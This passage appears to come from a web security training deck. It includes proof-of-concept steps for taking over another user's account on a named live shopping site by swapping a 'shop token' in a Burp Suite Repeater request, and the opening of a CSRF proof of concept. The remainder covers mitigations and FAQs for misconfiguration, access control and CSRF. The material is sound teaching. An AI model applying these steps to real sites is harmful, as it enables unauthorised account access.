


Now copy and replace the ‘shop token’ of Pason to Jason and forward it in the repeater.



After Changing and resending the packet and modifying the packet with shop tokens we have logged in into Pason’s account.

This shows that your website <https://homeshopping.pk/> has broken access control vulnerability.



We have successfully logged into Pason’s account from Jason’s account and Performed Broken access control.

# REFERENCE

- Reference: "OWASP Top 10 - Broken Access Control" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A5-Broken\\_Access\\_Control](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control)
- Reference: "Broken Access Control" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/broken-access-control-34532>
- Reference: "Broken Access Control" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Broken\\_Access\\_Control\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Broken_Access_Control_Cheat_Sheet.html)
- Reference: "Preventing Broken Access Control Vulnerabilities" (by Acunetix)
- Link: <https://www.acunetix.com/blog/web-security-zone/preventing-broken-access-control-vulnerabilities/>
- Reference: "Broken Access Control" (by OWASP Testing Guide)
- Link: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/06-Access\\_Control\\_Testing/01-Testing\\_for\\_Bypassing\\_Authentication\\_Schema](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Access_Control_Testing/01-Testing_for_Bypassing_Authentication_Schema)
- Reference: "Securing Your Web Applications: Broken Access Control" (by Veracode)
- Link: <https://www.veracode.com/security/broken-access-control>




A glowing green padlock is positioned on the left side of the slide, set against a dark background with a complex, glowing circuit board pattern. The padlock itself is bright green and appears to be made of a translucent, crystalline material. The circuit lines are thin and light blue, with small white dots representing solder points or data nodes.

# Security Misconfigurations

---

1. Security Misconfiguration Risk
2. Common Types of Security Misconfigurations
3. Mitigation Strategies



# Security Misconfiguration Risk

---


- Security misconfigurations occur when systems, frameworks, or applications are not properly configured, leaving them vulnerable to attacks.
- Misconfigurations can lead to unauthorized access, data leaks, system compromise, or unintended exposure of sensitive information.
- Attackers often target misconfigurations to gain unauthorized access or exploit weaknesses in the configuration.



# Common Types of Security Misconfigurations

- Default configurations: Failure to change default settings or configurations that are known to be insecure.
- Improper access controls: Inadequate or misconfigured access controls, permissions, or privileges.
- Unnecessary services and features: Running unnecessary services or features that introduce additional attack vectors.
- Outdated or unpatched software: Failure to update or patch software and dependencies with known security vulnerabilities.





# Mitigation Strategies

- Secure configurations: Follow secure configuration guides and best practices for all systems, frameworks, and applications.
- Regular security assessments: Conduct periodic security assessments, vulnerability scans, and penetration testing to identify and address misconfigurations.
- Patch and update management: Keep all software, libraries, and dependencies up to date with the latest security patches and updates.
- Least privilege principle: Implement the principle of least privilege by granting only necessary access rights and privileges to users and components.

# FAQS

Q: What is security misconfiguration?

A: Security misconfiguration refers to the improper or insecure configuration of system components, frameworks, servers, or applications, which can lead to security vulnerabilities and potential unauthorized access.

Q: What are some common examples of security misconfiguration vulnerabilities?

A: Common examples include default or weak passwords, unused or unnecessary services or ports left open, outdated software versions, misconfigured security headers, and insecure default configurations.

Q: How can default or weak passwords contribute to security misconfiguration?

A: Default or weak passwords can contribute to security misconfiguration by providing an easy entry point for attackers to gain unauthorized access to systems or applications.

Q: What steps can be taken to mitigate security misconfiguration risks?

A: Steps to mitigate security misconfiguration risks include regularly applying security patches and updates, configuring secure defaults, disabling or removing unused services, enforcing strong password policies, and conducting regular security audits.

Q: What are the risks associated with leaving unused or unnecessary services or ports open?

A: Leaving unused or unnecessary services or ports open can expose potential entry points for attackers to exploit, leading to unauthorized access, data breaches, or system compromise.

Q: How can insecure default configurations impact system security?

A: Insecure default configurations can impact system security by leaving sensitive features or functions enabled, setting weak access controls, or allowing unsecured communication, making it easier for attackers to exploit vulnerabilities.

# REFERENCE

- Reference: "OWASP Top 10 - Security Misconfiguration" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A6-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration)
- Reference: "Security Misconfiguration" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/security-misconfiguration-35287>
- Reference: "Security Misconfiguration" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Security\\_Misconfiguration\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Security_Misconfiguration_Cheat_Sheet.html)
- Reference: "Preventing Security Misconfigurations" (by Acunetix)
- Link: <https://www.acunetix.com/blog/web-security-zone/preventing-security-misconfigurations/>
- Reference: "Security Misconfigurations: A Common Web Application Vulnerability" (by Veracode)
- Link: <https://www.veracode.com/security/security-misconfigurations>
- Reference: "Preventing Security Misconfigurations in Web Applications" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/preventing-security-misconfigurations-web-applications-36667>

# Missing Function Level Access Control

1. Missing Function Level Access Control Risk
2. Consequences of Missing Function Level Access Control
3. Mitigation Strategies

# Missing Function Level Access Control Risk

- Missing function level access control occurs when an application fails to properly enforce authorization checks for different functions or operations.
- Attackers can exploit this vulnerability to access and perform actions beyond their authorized privileges, leading to data breaches, unauthorized data manipulation, or system compromise.

# Consequences of Missing Function Level Access Control

- Unauthorized access: Attackers can access sensitive functionality or data that they should not have permission to access.
- Data manipulation: Attackers can modify or delete critical data or perform unauthorized actions.
- Business logic abuse: Attackers can manipulate the flow of business logic and execute actions not intended by the application.
- Privilege escalation: Attackers can escalate their privileges to gain administrative or higher-level access.

# Mitigation Strategie S

- Implement proper authorization checks: Ensure that all functions and operations enforce appropriate authorization checks based on user roles and privileges.
- Role-based access control (RBAC): Use RBAC to define and enforce granular access controls based on user roles and privileges.
- Regular security testing: Conduct comprehensive security testing, including authorization testing, to identify and address missing function level access control vulnerabilities.
- Security by design: Incorporate access control mechanisms during the design and development phases of the application to ensure proper enforcement.

# FAQS

Q: What is missing function level access vulnerability?

A: Missing function level access refers to a security flaw where an application fails to enforce appropriate authorization checks, allowing unauthorized users to access restricted functionality.

Q: How does missing function level access occur?

A: Missing function level access can occur when developers overlook or improperly implement access controls, granting unintended privileges to users who shouldn't have them.

Q: What are the potential consequences of missing function level access?

A: The consequences can include unauthorized data access, privilege escalation, information leakage, account hijacking, and other security breaches.

Q: How can missing function level access vulnerabilities be exploited?  
A: Attackers can exploit these vulnerabilities by manipulating requests or parameters, bypassing access controls, and gaining access to functionalities or data they shouldn't have.

Q: What are some common examples of missing function level access vulnerabilities?

A: Examples include accessing administrative features without proper authorization, bypassing payment gateways or purchasing processes, and gaining unauthorized access to sensitive user data.

Q: How can developers prevent missing function level access vulnerabilities?

A: Developers should implement robust access control mechanisms at the application level, enforce proper authorization checks, and conduct thorough security testing to identify and fix any vulnerabilities.

Q: What are some best practices for implementing access controls to prevent missing function level access?

A: Best practices include using the principle of least privilege, implementing role-based access control (RBAC), validating user permissions on both the client and server sides, and conducting regular security audits.



# REFERENCE

- Reference: "OWASP Top 10 - Broken Access Control" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A5-Broken\\_Access\\_Control](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control)
- Reference: "Missing Function Level Access Control" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Missing\\_Function\\_Level\\_Access\\_Control\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Missing_Function_Level_Access_Control_Cheat_Sheet.html)
- Reference: "Missing Function Level Access Control" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/missing-function-level-access-control-35652>
- Reference: "Understanding Missing Function Level Access Control" (by Veracode)
- Link: <https://www.veracode.com/security/missing-function-level-access-control>
- Reference: "Missing Function Level Access Control Vulnerability" (by Acunetix)
- Link: <https://www.acunetix.com/blog/web-security-zone/missing-function-level-access-control-vulnerability/>
- Reference: "Preventing Missing Function Level Access Control" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/missing-function-level-access-control/>

# Cross-Site Request Forgery (CSRF)

- CSRF Attack Overview
- Consequences of CSRF Attacks
- Mitigation Strategies

# CSRF Attack Overview

- Cross-Site Request Forgery (CSRF) is an attack that tricks authenticated users into performing unwanted actions on a web application without their knowledge or consent.
- Attackers exploit the trust of a victim's session to make unauthorized requests on their behalf.
- CSRF attacks can lead to data manipulation, account compromise, or unauthorized actions on the affected user's behalf.

# Consequences of CSRF Attacks

- Unauthorized actions: Attackers can manipulate user actions, such as changing account settings, making financial transactions, or posting malicious content.
- Data manipulation: Attackers can modify or delete data within the user's account or manipulate sensitive information.
- Account compromise: CSRF attacks can lead to unauthorized access or control of the victim's account.
- Reputation and trust damage: CSRF attacks can undermine the trust and reputation of the targeted web application or organization.

# Mitigation Strategies

- Anti-CSRF tokens: Implement unique and unpredictable tokens in forms or requests to validate the authenticity of requests.
- Same-Site cookies: Utilize Same-Site cookie attributes to restrict the scope of cookies and prevent cross-site request forgery.
- Strict Referer header validation: Verify the Referer header to ensure requests originate from the expected source.
- User education and awareness: Educate users about the risks of CSRF attacks and encourage safe browsing habits, such as logging out after each session.

# FAQS

**Q: What is Cross-Site Request Forgery (CSRF)?**

**A: Cross-Site Request Forgery is an attack that tricks a victim into unknowingly executing unwanted actions on a website or web application where they are authenticated.**

**Q: How does a CSRF attack work?**

**A: In a CSRF attack, the attacker tricks the victim's browser into making a request to a target website, leveraging the victim's authenticated session, and causing unintended actions to occur without their knowledge.**

**Q: What are the potential consequences of a successful CSRF attack?**

**A: A successful CSRF attack can result in unauthorized actions, such as modifying account settings, initiating financial transactions, changing passwords, or performing any other action that the victim is authorized to perform.**

**Q: How can websites defend against CSRF attacks?**

**A: Websites can defend against CSRF attacks by implementing countermeasures such as using anti-CSRF tokens (also known as CSRF tokens), checking the HTTP Referer header, and implementing SameSite cookies.**

**Q: What is an anti-CSRF token, and how does it mitigate CSRF attacks?**

**A: An anti-CSRF token is a unique token embedded in a web form or added to requests. It is used to verify that the request originated from the same site and is not a result of a CSRF attack.**

**Q: How does checking the HTTP Referer header help prevent CSRF attacks?**

**A: By checking the HTTP Referer header, websites can verify that the request originated from the same domain. However, this approach may not be foolproof as some browsers or proxies may not send or enforce the Referer header.**

**BUG:** CSRF (Cross site request forgery)


**Impact:** Medium

## POC (Proof of concept):

Create an account with any username.


Go to the Profile section of the attacker website and click on edit and rename the name.

Now Turn on the Burpsuite and capture the request.

